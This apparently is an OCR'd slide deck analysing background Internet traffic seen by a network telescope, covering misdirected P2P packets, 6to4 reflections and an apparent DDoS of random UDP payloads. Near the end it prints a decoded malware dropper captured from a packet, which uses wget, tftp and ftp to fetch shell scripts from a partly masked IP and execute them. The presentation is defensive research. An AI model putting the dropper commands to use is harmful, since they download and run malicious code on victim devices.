        0x0040:  73d8 6ba6 cbce d3c9 3f42 b9b4 34c7 f11c  s.k.....?B..4...
        0x0050:  9236 6127 6c7a 6771 1de3 a2a1 9bfc b984  .6a'lzgq........
        0x0060:  0f25 3446 db4d 3704 c943 78a8 b577 3ffc  .%4F.M7..Cx..w?.
                <中略>
        0x0180:  edf7 68eb cda9 b072 c6c1 a221 655e 3007  ..h....r...!e^0.
        0x0190:  9ed3 c356 e21a 3b1b f974 c941 ed5f ea5a  ...V..;..t.A._.Z
        0x01a0:  d553 c423 fb74 14c2 b5b5 6299 1391 9fb0  .S.#.t....b.....
        0x01b0:  e362 06c6 fa41 60f4 34a8 35a0 8620 fa5c  .b...A`.4.5....¥
        0x01c0:  f1be fd6c b211 ade6 c510 7f57 209d 0783  ...l.......W....
        0x01d0:  ff8b 4979 4b28 6d7f cf22 1f56 c098 31b1  ..IyK(m.."..V..1.
        0x01e0:  d62e 9c08 3e4a ed82 d86c d8f7 09de f987  ....>J...l......
        0x01f0:  e8c1 0134 e8ec 32b8 8dcf 8d4d 68bd       ...4..2....Mh.
```

Many hosts sending a few

- There might be a wrong node information in the P2P network.
  - Based on that, many hosts are trying to connect the *nodes*
  - I guess users of the senders are not aware of this
- Why such a wrong node information?
  - Someone made mistake on his/her configuration?
  - Someone is attacking the P2P network by injecting wrong nodes?


- The number of unique senders might be indicating the number of P2P users

Packets distribution: Receiver



A few hosts receiving the most of many packets from the many hosts

Probably by a P2P application based on wrong nodes information



The number of packets sent by a sender

The number of packets received by a host

Oh, yes. I see IP6 (41) packet

9:48:48.468512 IP (tos 0x0, ttl 244, id 34048, offset 0, flags [none], proto IPv6 (41), length 68)

131.193.34.220 > 150.41.208.128: IP6 (hlim 255, next-header ICMPv6 (58) payload length: 8) fe80::200:5efe:83c1:22dc > fe80::200:5efe:9629:d080: [icmp6 sum ok] ICMP6, router solicitation, length 8

0x0000: 4500 0044 8500 0000 f429 3449 83c1 22dc E..D.....)4I..".

0x0010: 9629 d080 6000 0000 0008 3aff fe80 0000 .)..`.....:.....

0x0020: 0000 0000 0200 5efe 83c1 22dc fe80 0000 ......^..".....


0x0030: 0000 0000 0200 5efe 9629 d080 8500 ae76 ......^..).....v

0x0040: 0000 0000   ....

Seems like it's searching a router

The PTR record of the sender looks like a HTTP server -> www134.cs.uic.edu

This explains that




IP6 (41) 6to4 packet

```
15:07:02.167726 IP (tos 0x0, ttl 251, id 11962, offset 0, flags [DF], proto IPv6 (41),
length 92)

    192.88.99.1 > 158.200.32.44: IP6 (flowlabel 0x2766e, hlim 124, next-header TCP (6)
payload length: 32) 2404:6800:4005:809::200e.443 > 2002:9ec8:202c::9ec8:202c.65263:
Flags [S.], cksum 0x26c1 (correct), seq 402125607, ack 2759957515, win 27200, options
[mss 1360,nop,nop,sackOK,nop,wscale 8], length 0

        0x0000:  4500 005c 2eba 4000 fb29 6e70 c058 6301  E..¥..@..)np.Xc.

        0x0010:  9ec8 202c 6002 766e 0020 067c 2404 6800  ...,`.vn...|$.h.

        0x0020:  4005 0809 0000 0000 0000 200e 2002 9ec8  @.............

        0x0030:  202c 0000 0000 0000 9ec8 202c 01bb feef  .,.........,....

        0x0040:  17f7 f327 a481 9c0b 8012 6a40 26c1 0000  ...'......j@&...

        0x0050:  0204 0550 0101 0402 0103 0308            ...P........
```

6to4 reflections


- Someone is using 6to4 with an IPv4 address from our prefix, and we got a reply



6to4 reflections

- Guesses
  - Configuration error and weird implementation made 6to4 enabled, and the host tried to access the Internet through it?
  - Someone using 6to4 space for IPv6 SYN-flooding?
- We also observe ’ICMP6 TTL expired’ packet related to 6to4

Sudden traffic





- 300Mbps toward a single destination
- Many sources from different countries and economies
- UDP, random source and destination port
- Don’t fragment, 1052 bytes


The sudden traffic


- Firstly I assumed a P2P, but it looks strange
- I couldn’t feel the intent of ‘commutation’ from the payloads
  - That’s just my feeling
- So I counted
  - The byte distribution of the payload


Byte distributions sometimes tell something












The byte distribution is too flat



Analysis of the sudden traffic

- The payload is totally random
  - No intention for communication
- OK, I suppose this a DDoS attack
  - But to the destination that is not serving anything?
  - Just mistake?
- Lesson learned
  - Without any particular reason, sometimes you suddenly become a target of DDoS

There was this kind of packet as well..

```
13:54:21.697837 IP 142.93.164.173.57446 > 219.101.115.202.53413: UDP, length 386
        0x0000:  4500 019e d431 0000 f311 6fe2 8e5d a4ad  E....1....o..]..
        0x0010:  db65 73ca e066 d0a5 018a 0000 4141 0000  .es..f......AA..
        0x0020:  4141 4141 2063 6420 2f74 6d70 207c 7c20  AAAA.cd./tmp.||.
        0x0030:  6364 202f 7661 722f 7275 6e20 7c7c 2063  cd./var/run.||.c
           <snip>
        0x0110:  6420 3737 3720 7466 7470 322e 7368 3b20  d.777.tftp2.sh;.
        0x0120:  7368 2074 6674 7032 2e73 683b 2066 7470  sh.tftp2.sh;.ftp
        0x0130:  6765 7420 2d76 202d 7520 616e 6f6e 796d  get.-v.-u.anonym
        0x0140:  6f75 7320 2d70 2061 6e6f 6e79 6d6f 7573  ous.-p.anonymous
        0x0150:  202d 5020 3231 2031 3835 2e31 3031 2e31  .-P.21.185.101.1
        0x0160:  3037 2e31 3237 2066 7470 312e 7368 2066  07.127.ftp1.sh.f
        0x0170:  7470 312e 7368 3b20 7368 2066 7470 312e  tp1.sh;.sh.ftp1.
        0x0180:  7368 2074 6674 7031 2e73 6820 7466 7470  sh.tftp1.sh.tftp
        0x0190:  322e 7368 2066 7470 312e 7368 000a       2.sh.ftp1.sh..
```

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;

wget http://185.101.107.XXX/bins.sh;

chmod 777 bins.sh;

sh bins.sh;

tftp 185.101.107.XXX -c get tftp1.sh;

chmod 777 tftp1.sh;

sh tftp1.sh;

tftp -r tftp2.sh -g 185.101.107.XXX;

chmod 777 tftp2.sh;

sh tftp2.sh;

ftp get -v -u anonymous -p anonymous -P 21 185.101.107.XXX
ftp1.sh ftp1.sh;

sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh
```

Summary

- We have background noise in the Internet (IPv4)
- Malicious activities are observed
  - Yes, of course
- Security service providers are also scanning you
- Some other non-intentional or aftereffect-ish activities are also happening in the Internet
- If you are unlucky, you might receive many packets without any particular reason